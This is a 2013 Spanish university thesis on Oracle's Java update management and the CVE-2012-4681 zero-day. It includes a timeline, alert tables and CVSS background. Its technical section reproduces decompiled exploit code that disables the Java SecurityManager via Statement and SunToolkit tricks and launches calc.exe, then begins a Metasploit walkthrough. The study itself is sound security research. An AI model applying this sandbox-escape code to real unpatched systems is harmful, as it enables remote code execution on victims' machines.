Universidad de Buenos Aires

Facultades de Ciencias Económicas,
Cs. Exactas y Naturales e Ingeniería

Carrera de Especialización en Seguridad Informática

Trabajo Final de Especialización

Tema:

Análisis de vulnerabilidades en Java y propuesta de mejora para la gestión de actualizaciones de Oracle

Autor: Ing. Raphael Labaca Castro
Tutor: Lic. Julio César Ardita
Año de Presentación: 2013
Cohorte: 2012

Declaración Jurada de origen de los contenidos

Por medio de la presente, el autor manifiesta conocer y aceptar el Reglamento de Trabajos Finales vigente y se hace responsable que la totalidad de los contenidos del presente documento son originales y de su creación exclusiva, o bien pertenecen a terceros u otras fuentes, que han sido adecuadamente referenciados y cuya inclusión no infringe la legislación Nacional e Internacional de Propiedad Intelectual.

FIRMADO
Ing. Raphael Labaca Castro
DNI: 18.871.726

Resumen

En agosto de 2012 apareció una importante vulnerabilidad 0-day[1] en Java (CVE-2012-4681) que afecta el JRE 1.7 y las versiones Java 7 *update* 6 e inferiores. Esto llevó a que Oracle tenga que adelantar una actualización más de un mes a la fecha prevista. No obstante, unas horas después de publicada la actualización, un grupo de investigadores [7] volvió a encontrar una vulnerabilidad vinculada a la solución. Esto realmente lleva a pensar que existe un problema no solo a nivel de usuarios sino también a nivel de gestión de las actualizaciones respecto a este tipo de amenazas.

Por eso, se analizará el proceso de gestión de actualizaciones de Oracle y las herramientas técnicas para emular y explotar una vulnerabilidad en la plataforma Java. Utilizaremos Metasploit 4.5 (*dev*. 15713 consola y 15672 *framework*) y una versión de Java desactualizada (7u6) a modo de poder explotar la falla. Las pruebas correrán tanto en una Macbook con OS X Lion 10.7.5 como en una PC con Windows XP Service Pack 2. De parte del atacante, se usará un Debian GNU/Linux 6.0.

Finalmente, se observará cómo se comparten las responsabilidades entre fabricantes y usuarios; así como también se propondrán acciones de mejora para el proceso.

Palabras clave: vulnerabilidad, Java, Oracle, gestión, actualización.

[1] Vulnerabilidades que son descubiertas por investigadores o atacantes, antes que por su

Índice

Introducción

Actualmente, las amenazas informáticas se encuentran en constante crecimiento. Ya sea debido a la gran proliferación y masificación del acceso a Internet y los dispositivos, como también a la gran ganancia que genera a sus creadores. Este marco de referencia sirve para comprender el escenario al que se exponen los usuarios hoy en día y puede ser útil como puntapié inicial para analizar el funcionamiento de estos ataques.

Últimamente, se ha podido observar una mayor propagación de amenazas que afectan las plataformas web, a diferencia de los ataques dirigidos o los códigos maliciosos tradicionales. De este modo, cambia el paradigma actual de amenazas hacia un modelo más estructurado y eficiente que, sin lugar a dudas, puede comprometer seriamente los datos de una organización o un usuario.

Muchas de estos ataques aprovechan vulnerabilidades que son detectadas en las aplicaciones, tanto por los propios atacantes como también por los investigadores de seguridad en la industria. Debido a factores éticos, algunas veces las compañías deben publicar las vulnerabilidades encontradas antes de que esté disponible una actualización que las corrija. Esto hace que exista un período de mayor exposición de los usuarios afectados que puede comprometer seriamente su información.

Objetivo y alcance

Evaluar el proceso de gestión de actualizaciones buscando puntos de mejora para aumentar la eficacia de los parches. Adicionalmente, analizar el funcionamiento de una vulnerabilidad que se explote del lado del cliente y que permita la ejecución de código remoto.

Se tomará la empresa Oracle y se trabajará sobre su proceso de gestión de actualizaciones sin extender a aplicaciones de terceros. Asimismo, se tomará una actualización (ej. update 7) como caso de uso técnico para ilustrar la amenaza.

Java: orígenes y definición

¿Qué es Java?

Entre sus diversos significados [4] se puede tratar desde de una de las principales islas de Indonesia, una danza típica francesa de comienzos del siglo XX, hasta un juego de mesa alemán. Asimismo, dentro de la rama tecnológica, también encontramos diversas acepciones para Java. Debido a que muchos de estos significados suelen mezclarse, pasaremos a identificar cada uno de ellos y a diferenciarlos del resto para evitar confusiones:

Plataforma Java: Se trata de un compendio de aplicaciones y especificaciones que permiten desarrollar software para que sea utilizado en un ambiente multiplataforma.

Lenguaje Java: El lenguaje de programación Java es orientado a objetos, basado en clases y de propósito general. Una de sus grandes ventajas es que el código se compila una sola vez, creando los denominados *bytecodes*, para luego ser interpretado en cualquier plataforma a través de una máquina virtual de Java. Por eso, es un lenguaje interpretado y compilado al mismo tiempo.

Máquina Virtual Java: Como su nombre lo indica, es la máquina virtual que permite interpretar los *bytecodes* de Java que fueron previamente compilados, para ejecutarse en cualquier plataforma. Forma parte del componente de ejecución de la plataforma Java.

JavaScript: Es un lenguaje de programación interpretado débilmente tipado. Fue originalmente creado como parte de los navegadores para ejecutar scripts del lado del cliente e interaccionar con el usuario.

Applet de Java: Se trata de una pequeña aplicación que se ejecuta en el marco de una aplicación mayor. Un ejemplo de ello sería una animación flash dentro de un navegador.

Una vez superadas las ambigüedades estamos en condiciones de comprender que cada vez que utilicemos el termino Java, haremos referencia a la plataforma, o como definimos anteriormente, al conjunto de

aplicaciones utilizadas tanto para desarrollar como para ejecutar programas en Java.

Sun Microsystem y Oracle

La plataforma de software Java, así como NFS (*Network File System*) y otras tecnologías, son parte de las creaciones de la compañía Sun Microsystem. Fundada en 1982, la empresa se encargó de desarrollar y mantener la plataforma de Java hasta 2010, cuando fue finalmente adquirida por Oracle. A partir de ahí, comienza una nueva historia para la compañía y para la plataforma, ya que todos los fallos y problemas que ocurrieran en la aplicación deberían ser gestionados por Oracle, en su nueva unidad de negocio. Esto tuvo un impacto importante para la compañía ya que con más de 7 mil millones de usuarios en todo tipo de dispositivos, la plataforma de Java se ha vuelto un blanco codiciado para los ciberdelincuentes y por ende, constantemente atacado.

Una exitosa plataforma

Actualmente, Oracle afirma que la plataforma de Java es utilizada por más de 1.000 millones de computadores y 3.000 millones de teléfonos celulares en el mundo. Se descargan 930 millones de JRE (*Java Runtime Environmen*t) por año, exactamente uno de los componentes en donde analizamos severas vulnerabilidades. Cada año, se lanzan al mercado 30 veces más teléfonos con Java que lo que se lanzan dispositivos con Android e iOS sumados [19]. Todos los reproductores de Blu-Ray corren Java en su interior. Java no solamente sirve para computadoras, teléfonos y reproductores de Blu-Ray sino también para impresoras, juegos, navegación GPS, sistemas de estacionamiento, dispositivos médicos y hasta cajeros electrónicos.

Java permite que se desarrolle una aplicación en una plataforma y que se utilice en cualquier otra. Además, brinda la posibilidad de ejecutar sus aplicaciones en un navegador ordinario y acceder diferentes servicios web. Todo esto, hacen de la plataforma Java un entorno anhelado para los desarrolladores y por ende, aplicaciones ambiciosas para los usuarios.

Razones para atacar a Java

La mayoría de los ataques a la plataforma Java ocurre con el mismo objetivo, intentar evadir un control para ejecutar código arbitrario con privilegios en el sistema. De esta forma, el atacante tiene la posibilidad de ejecutar algún tipo de rutina maliciosa que afectará negativamente el sistema del usuario.

Por otro lado, cabe recordar que Java cuenta con millones de usuarios de sus plataformas en todo el mundo, lo cual, como ya se comentaba, vuelve esta aplicación mucho más interesante de atacar. Asimismo, esta plataforma tiene la posibilidad de ejecutar código de forma independiente de la plataforma instalada en el sistema, ya sea Windows, GNU/Linux u OS X; por lo tanto, amplía aún más el espectro de potenciales víctimas debido a que la enorme mayoría de usuarios del mundo posee una de estas tres plataformas en su sistema.

Beneficios para el ciberdelincuente

Al tener la posibilidad de evadir algún mecanismo de control del sistema de la víctima, los ciberdelincuentes tienen la capacidad de ejecutar código arbitrario con privilegio de administrador en los sistemas afectados. Normalmente, se tratan de códigos maliciosos o *malware* que infectan el sistema pudiendo robar información del usuario, desde archivos personales hasta credenciales bancarias [3]. Las metodologías son diversas, ya que dependiendo del tipo de *malware* es la acción que realiza. Además de esto, podrían infectar usuarios y transformar sus equipos en computadores denominados zombis, ya que quedan a disposición del atacante para recibir órdenes remotas que podrían derivar en diversos fines. Desde envío masivo de *spam* o publicidad indeseada hasta el alojamiento de sitios de pedofilia en las computadoras de las víctimas.

De todos modos, el objetivo final suele ser el mismo, ganar dinero de forma ilícita. Esa es una de las razones más importantes por la cual los ciberdelincuentes crean malware y aprovechan vulnerabilidades.

Amenazas

Vulnerabilidades 0-day

Desde que se comenzó a investigar la temática para desarrollar este trabajo, han estado apareciendo diversas vulnerabilidades en la plataforma Java. Se ha elegido una vulnerabilidad reportada públicamente en agosto de 2012 y que adquirió gran transcendencia en Internet, desencadenando nuevos fallos de seguridad en la aplicación y evidenciando la falta de madurez de la compañía para lidiar con la situación. En primer lugar, analizaremos la secuencia de los hechos para dar lugar a una investigación técnica de lo ocurrido.

Códigos maliciosos

Existen diferentes tipos de códigos maliciosos en Internet que pueden causar daños a los usuarios, no obstante estaremos enfocando nuestro trabajo a aquellos que explotan las vulnerabilidades detectadas en las aplicaciones.

Gusanos: Este tipo de malware tiene la capacidad de autoreplicarse rápidamente a través de la red sin la necesidad de ejecución de parte del usuario. Los gusanos explotan vulnerabilidades en las aplicaciones que no fueron debidamente parcheadas y permiten la descarga, copia y ejecución de código en el sistema afectado.

Exploits: Son aplicaciones diseñadas para aprovechar una vulnerabilidad que ha sido previamente encontrada en una aplicación. A diferencia de los gusanos, no se reproducen automáticamente ni ralentizan las conexiones, sino que buscan escalar privilegios en el sistema.

Si bien a esta descripción se le pueden continuar agregando más definiciones, no serían tan relevantes como las anteriormente mencionadas al momento de explotar una vulnerabilidad.

Política de actualización de Oracle

Oracle tiene una política de actualización trimestral para vulnerabilidades críticas. Acorde a la compañía, se emiten las actualizaciones todos los martes más cercanos al 17 de los meses de abril, junio, octubre y enero. El calendario planificado para el año 2013 es el siguiente:

- 16 de abril de 2013
- 16 de julio de 2013 / 18 de junio para Java SE
- 15 de octubre de 2013
- 14 de enero 2014

A este calendario, en el año 2012, se hizo una excepción ya que la última actualización estaba pactada para realizarse el 1ero de febrero de 2013. No obstante, unos días después, el 19 de febrero, se realizó una actualización adicional con 5 parches que no habían sido desarrollados a tiempo para cumplir con la agenda. De esta forma, se completaron, medio mes más tarde, todos los parches que habían estado planeados para esta actualización y que no habían podido ser lanzados a tiempo en el cronograma original, el 1ero de febrero.

Alertas de Seguridad en Oracle (0-Day)

En su sitio web, Oracle posee un apartado destinado a agrupar las actualizaciones, los boletines de aplicaciones de terceros y los alertas de seguridad. Estos últimos se encuentran en el siguiente cuadro:

Security Alert Number And Description	Latest Version/Date
Alert for CVE-2013-1493	Rev 1, 04 March 2013
Alert for CVE-2013-0422	Rev 1, 13 January 2013
Alert for CVE-2012-4681	Rev 1, 30 August 2012
Alert for CVE-2012-3132	Rev 1, 10 August 2012
Alert for CVE-2012-1675	Rev 1, 30 April 2012
Alert for CVE-2011-5035	Rev 2, 29 March 2012
Alert for CVE-2011-3192	Rev 1, 15 September 2011
Alert for CVE-2010-4476	Rev 1, 08 February 2011
Alert for CVE-2010-0886	Rev 2, 18 May 2010
Alert for CVE-2010-0073	Rev 1, 04 February 2010
Alert for CVE-2008-3257	Rev 3, 05 March 2009

Tabla 1: Alertas de seguridad, descripción y fechas en Oracle [5]

Los alertas de seguridad son vulnerabilidades que fueron evaluadas y valorizadas con un puntaje alto. Para estos casos, Oracle emite actualizaciones de seguridad fuera de su cronograma de actualizaciones críticas, que estipula un lanzamiento para cada trimestre. Viendo en detalle cada una de las vulnerabilidades descriptas, se observa de qué se trata cada una de ellas. A continuación, se listan las vulnerabilidades en orden ascendente de aparición:

Fecha	CVE	Vulnerabilidades
05.03.09	CVE-2008-3257	Oracle WebLogic Server
04.02.10	CVE-2010-0073	Oracle WebLogic Server
18.05.10	CVE-2010-0886	JDK/JRE 6 update 20
08.02.11	CVE-2010-4476	JDK/JRE 6u23 JDK 5u27 SDK 1.4.2_29.
15.09.11	CVE-2011-3192	Oracle Fusion, Application Server
29.03.12	CVE-2011-5035	Oracle App. Server, WebLogic Server
30.04.12	CVE-2012-1675	Oracle Database
10.08.12	CVE-2012-3132	Oracle Database Server
30.08.12	CVE-2012-4681	JDK/JRE 6 update 34, JDK 7 update 6.
13.01.13	CVE-2013-0422	JDK/JRE 7 update 10
04.03.13	CVE-20131493	JDK/JRE 5u40, 6u41 y 7u15.

Tabla 2: Tabla de vulnerabilidades [5]

A partir de esta información, podemos analizar cuál año ha sido el que más vulnerabilidades ha registrado:



Imagen1: Alertas de seguridad entre 2009 – 2012.

Esto indica que de las 10 vulnerabilidades que ha registrado Oracle como un alerta fuera de sus actualizaciones periódicas, la mitad de ellas han aparecido en el año 2012. No obstante, como se puede observar anteriormente, algunas de estas vulnerabilidades no corresponden a aplicaciones de la plataforma Java.

Si solo se toman las vulnerabilidades que sí tienen que ver con la plataforma, entonces se observa que el 50% de los alertas de seguridad corresponden a Java y que el 40% de ellas, 2, han aparecido en lo que va del 2013. A pesar de que los casos no son numerosos, se puede ver una tendencia en la aparición de estas amenazas en los últimos meses. Además, para cada vulnerabilidad la cantidad de potenciales víctimas es inmensa. Esto es realmente preocupante si se toma en cuenta que este cuadro ha sido actualizado en marzo de 2013, a solamente tres meses del comienzo del año y ya aparecieron más casos que todo el año 2012:

Imagen2: Alertas de seguridad específicos de Java

Asimismo, esta tendencia ya se podía observar en los últimos años de Sun Microsystems, cuando todavía gestionaban el producto. Si se vuelve unos años atrás para analizar la información publicada sobre sus fallos de seguridad[2], se puede estimar en qué momento se empezaron a masificar las

[2] Actualmente esta información está en el sitio de Oracle.

vulnerabilidades en Java. Sun proporciona 938 alertas de seguridad en sus productos que van desde 2003 hasta 2010. Allí, existen 208 vulnerabilidades que mencionan Java, no obstante únicamente 29 hacen referencia a JRE / JDK que está siendo actualmente explotado:



Imagen 3: Vulnerabilidades de Java vs. Sun

De esta forma, se puede ver que los alertas de seguridad de Sun se incrementaron sustancialmente en el año 2010 marcando un presagio de lo que serían los años posteriores. Es importante aclarar que el equipo de SunAlert podría contar las vulnerabilidades de forma diferente a lo que hace hoy Oracle. Por eso, estos números no deberían ser comparados en valores absolutos. Por otro lado, son útiles para analizar el impacto que estaban teniendo las vulnerabilidades de los productos a partir del año 2010.

Clasificación de vulnerabilidades

Los tipos de clasificación que utiliza Oracle para sus vulnerabilidades están basados en el estándar abierto CVSS (*Common Vulnerability Scoring System).* Para entender la clasificación es necesario analizar un poco el estándar y ver sus aspectos más particulares [6].

Common Vulnerability Scoring System (CVSS)

Es una plataforma independiente orientada a facilitar a las organizaciones la comprensión acerca de la criticidad de las vulnerabilidades. Además, es útil para evaluar y estimar (*assess*) la prioridad con la que serán tratados esos fallos en las aplicaciones. Este sistema es adoptado para muchos tipos de aplicaciones de software, entre ellas, sistemas operativos, productos de seguridad, aplicaciones web y demás. El puntaje atribuido por CVSS a una vulnerabilidad está compuesto por tres grupos de métricas: base, temporales y ambientales.



Imagen 4: Estructura CVSS [18]

Cada uno de ellos representa un conjunto de métricas y tienen un concepto asociado. A continuación, se detallan cada uno de los grupos:

Base: características intrínsecas y fundamentales de una vulnerabilidad que son constantes a través del tiempo e independientes del ambiente del usuario.

Temporal: representa las características que cambian con el tiempo pero no con el ambiente del usuario.

Ambiente: son las características de una vulnerabilidad que se dan solo en determinado ambiente del usuario.

En el caso de Oracle se toma únicamente el primer grupo de métricas, base, para clasificar a las variables. Esto se debe a que el grupo temporal tendría dos de los tres factores (explotabilidad, nivel de remediación y confiabilidad del reporte) siempre fijos. El nivel de remediación sería

"actualización oficial" y la confiabilidad estaría "confirmada". Algo similar ocurre en el caso del grupo de métricas ambientales debido a que Oracle no tiene suficiente información de cada usuario para poder determinar sus características particulares.

De este modo, se calcula el puntaje para cada vulnerabilidad entre 0.0 y 10.0 siendo 10.0 la vulnerabilidad más crítica. Adicionalmente, para cada alerta de seguridad Oracle construye una matriz de riesgo. Que contiene el CVE bajo el cual se identifica, el componente afectado, protocolo, posibilidad de explotación remota sin autenticación, puntaje, vector de ingreso, complejidad de acceso, autenticación, confidencialidad, integridad, disponibilidad, versiones afectadas y notas.

Análisis de un 0-day de Java (CVE-2012-4681)

El análisis se centra en las vulnerabilidades 0-day detectadas en los productos de Oracle que están orientadas al abuso del JDK/JRE de Java.

Para poder entender mejor esta falla, se toma una vulnerabilidad que fue ampliamente explotada y se procede a analizarla. Identificada como CVE-2012-4681 [13] fue una de las vulnerabilidades desencadenantes en la crisis que ha estado sufriendo Oracle en el último año. Se trata de una vulnerabilidad que podría ser explotada remotamente a través de un enlace malicioso para ejecutar código sin necesidad de autenticar usuario y contraseña correspondientes.

Cronología de los hechos

Para mayor comprensión, primero se ordena cronológicamente los hechos ocurridos para volver más objetivo el análisis del caso:

26.08.12

La primera fecha importante fue el 26 de agosto de 2012, ya que es el día en que FireEye publica [22] la vulnerabilidad en el *runtime* de Java 1.7 update 6. Aun sin mucha repercusión, ya que la mayoría de las fuentes estarían alertando del caso el siguiente día.

27.08.12

Efectivamente, el 27 de agosto aparece en muchos medios una vulnerabilidad 0-day que permitía ejecución remota del lado del cliente. Este día, además, el equipo de Rapid7 puso rápidamente a disposición de los interesados un *exploit* para su plataforma Metasploit.

28.08.12

Al día siguiente de la masificación de las noticias, aparece la validación de la vulnerabilidad por Common Vulnerability Exposures, que la identifica bajo el siguiente código: CVE-2012-4681.

29.08.12

Aparece en los medios el nombre de Adam Gowdiak fundador y actual CEO de Security Explorations [7], una firma polaca que se dedica a la investigación de vulnerabilidades. Gowdiak afirma, a través de un boletín de prensa el 2 de abril de 2012[3], haber reportado a Oracle varias vulnerabilidades que afectaban las versiones JRE/JDK 7u0-4. Es decir, 4 meses antes de la explotación masiva.

30.08.12

Oracle lanza la actualización 7 para su JDK7 para corregir esta y otras vulnerabilidades, adelantando su agenda más de un mes en el lanzamiento de su actualización inicialmente programada para el 16 de octubre de 2012.

31.08.12

Un día después de la actualización, nuevamente, el equipo de Security Explorations afirma obtener un bypass completo de la JVM combinando una nueva vulnerabilidad encontrada en el *update* 7 con algunas otras que no fueron parcheadas. Por lo tanto, el parche lanzado no resiste siquiera un día en producción.

Análisis técnico de la vulnerabilidad

Dado que es una vulnerabilidad que puede ser explotada a través de diferentes códigos – *applets* – maliciosos, tomaremos uno como referencia a modo de explicación y análisis. No obstante, aclaramos que dicha vulnerabilidad podría ser explotada por cualquier otro malware *in-the-wild*[4].

Esta vulnerabilidad, en realidad, se trata de cómo se agrega un java.security.AccessControlContext que se utilizará para reemplazar un campo homónimo ya existente y permitirá la ejecución de código con privilegios.

[3] En las referencias, al final del documento, se encuentra en enlace del boletín.

[4] El término hace referencia a la propagación real del código malicioso. Es aceptado el uso en inglés incluso en la bibliografía en español.

Para llegar a esa parte, sin embargo, es importante recordar la vulnerabilidad Trusted Method Chain[5], también en Java, que permitía escalación de privilegios ejecutando un proceso del navegador. Esta falla fue solucionada en la actualización 19 de Java 6 y, posteriormente, fue explotada para dar lugar al 0-day que estamos tratando en cuestión.

Para poder solucionar este inconveniente, se alteró el Statement.invoke() agregando el AccessControlContext para capturar el contexto al momento que es instanciado. En aquel momento, una solución efectiva y que permitía mitigar correctamente la vulnerabilidad en el Runtime de Java que corría un Applet malicioso. No obstante, eso fue exactamente lo que fue explotado en este 0-day para obtener acceso con máximos privilegios.

Se tomará como referencia el *exploit* realizado por Joshua Drake [16] en donde se puede analizar paso a paso cómo se explotará la vulnerabilidad. En primer lugar, para que un *applet* de Java pueda descargar y ejecutar código debería estar firmado digitalmente. Por lo tanto, dado que no es el caso de un *applet* malicioso ordinario, deberá buscar la forma de deshabilitar el SecurityManager, que define las políticas de un *applet*. Para desactivarlo, basta con hacer una llamada a System.setSecurityManager con el argumento *null*, pero, por razones de seguridad, los *applets* no están habilitados para llamar a este método de forma directa:

```
/*    */   public void disableSecurity()
/*    */     throws Throwable
/*    */   {
/* 33 */     Statement localStatement = new Statement(System.class, "setSecurityManager", new Obj
    [1]);
/* 34 */     Permissions localPermissions = new Permissions();
/* 35 */     localPermissions.add(new AllPermission());
/* 36 */     ProtectionDomain localProtectionDomain = new ProtectionDomain(new CodeSource(new
    URL("file:///"), new Certificate[0]), localPermissions);
/* 37 */     AccessControlContext localAccessControlContext = new AccessControlContext(new
    ProtectionDomain[] { localProtectionDomain });
/*    */
```

Imagen 5: Función disableSecurity()

Por eso, se debe establecer el contexto en donde se llamará el set.SecurityManager(null) para que se ejecute con todos los privilegios. Para eso, se crea un objeto AccessControlContext que representa una clase que

[5]Identificada como CVE-2010-0840.

es instanciada de forma local, por lo tanto posee todos los privilegios. Este objeto guardará el código del atacante en el atributo acc, **A**ccess**C**ontrol**C**ontext, para que Java interprete que proviene de una fuente de confianza y se ejecute sin problemas:

```
/*    */
/* 40 */     SetField(Statement.class, "acc", localStatement, localAccessControlContext);
/* 41 */     localStatement.execute();
/*    */   }
/*    */
```

Imagen 6: Atributo acc

Es hora de pasar este contexto al Statement. Para eso, sun.awt.SunToolkit brinda un método que ejecuta una operación con privilegios y devuelve una referencia a un objeto Field. A continuación, se puede observar cómo se aprovecha la ejecución de este método. Esto ocurre únicamente porque el ambiente ya fue debidamente configurado para que se permita la ejecución, de lo contrario aparecería un: “Access Denied” al primer intento. Se puede observar el funcionamiento a continuación:

```
/* 57 */     Object[] arrayOfObject = new Object[2];
/* 58 */     arrayOfObject[0] = paramClass;
/* 59 */     arrayOfObject[1] = paramString;
/* 60 */     Expression localExpression = new Expression(GetClass("sun.awt.SunToolkit"), "getField
    arrayOfObject);
/* 61 */     localExpression.execute();
/* 62 */     ((Field)localExpression.getValue()).set(paramObject1, paramObject2);
```

Imagen 7: Bypass utilizando método sun.awt.SunToolkit

Además, ejecutando forName para Class brinda los privilegios adecuados para acceder correctamente a la clase. Esto ocurre porque Java solamente controla la clase inmediatamente superior que realiza la llamada que, en este caso, es la que tiene los privilegios asociados. A continuación, se puede observar como se hace uso de la expresión forName:

```
/* 47 */     Object[] arrayOfObject = new Object[1];
/* 48 */     arrayOfObject[0] = paramString;
/* 49 */     Expression localExpression = new Expression(Class.class, "forName", arrayOfObject);
/* 50 */     localExpression.execute();
/* 51 */     return (Class)localExpression.getValue();
```

Imagen 8: Expresión forName

Una vez que el entorno está debidamente configurado, ya está en condiciones de realizar la ejecución que hará la llamada al localStatement.execute() con el setSecurityManager(null):

```
/*    */
/* 40 */     SetField(Statement.class, "acc", localStatement, localAccessControlContext);
/* 41 */     localStatement.execute();
/*    */   }
/*    */
```

Imagen 9: Función localStatement.execute()

Así, queda finalmente desactivado el SecurityManager y se puede ejecutar el código deseado por parte del atacante.

Para certificar esta teoría, se puede abrir la calculadora de Windows para comprobar que realmente el *exploit* está siendo ejecutado con altos privilegios de acceso en la computadora de la víctima. A continuación, se recorre el "public void" de la función y se observa cómo se hace una llamada a disableSecurity() con el argumento *null* y posteriormente se llama un proceso de forma local "calc.exe"[6].

```
/*    */   public void init()
/*    */   {
/*    */     try
/*    */     {
/* 69 */       disableSecurity();
/* 70 */       Process localProcess = null;
         localProcess = Runtime.getRuntime().exec("calc.exe");
         if (localProcess != null);
         localProcess.waitFor();
/*    */     }
```

Imagen 10: Ejecución de una aplicación

De esta forma, el atacante está absolutamente en condiciones de ejecutar cualquier tipo de código desde la computadora de la víctima, como una Shell, y poder hacerse del control del sistema [3].

Explotar la vulnerabilidad con Metasploit

Para eso, se necesita una máquina que oficiará como víctima que contiene una de las versiones vulnerables de del JRE. En este caso, se

[6]Usualmente se hace una llamada a un proceso ordinario para evidenciar privilegios, no obstante cualquier ejecutable es válido.

utilizará la versión de Java 7u6, que es la 6ta actualización de la aplicación. Dado que la falla se encuentra en una aplicación y no en el sistema operativo en si, entonces se probará en dos plataformas: Mac OS X 1.7.5 Lion y Windows XP SP2. De acuerdo a lo analizado anteriormente, no debería tener ninguna incidencia el hecho de estar trabajando en una plataforma o en otra.

Del otro lado, se utilizará un Debian que estará corriendo Metasploit, un proyecto en código libre que es utilizado para identificar y explotar vulnerabilidades a través de los denominados *exploits*[3].

Se comienza buscando el *exploit* implementado por la plataforma basado en el código que se analizó anteriormente. En Metasploit, se puede utilizar para este fin exploit/multi/brower/java_jre17_exec, como se muestra a continuación:

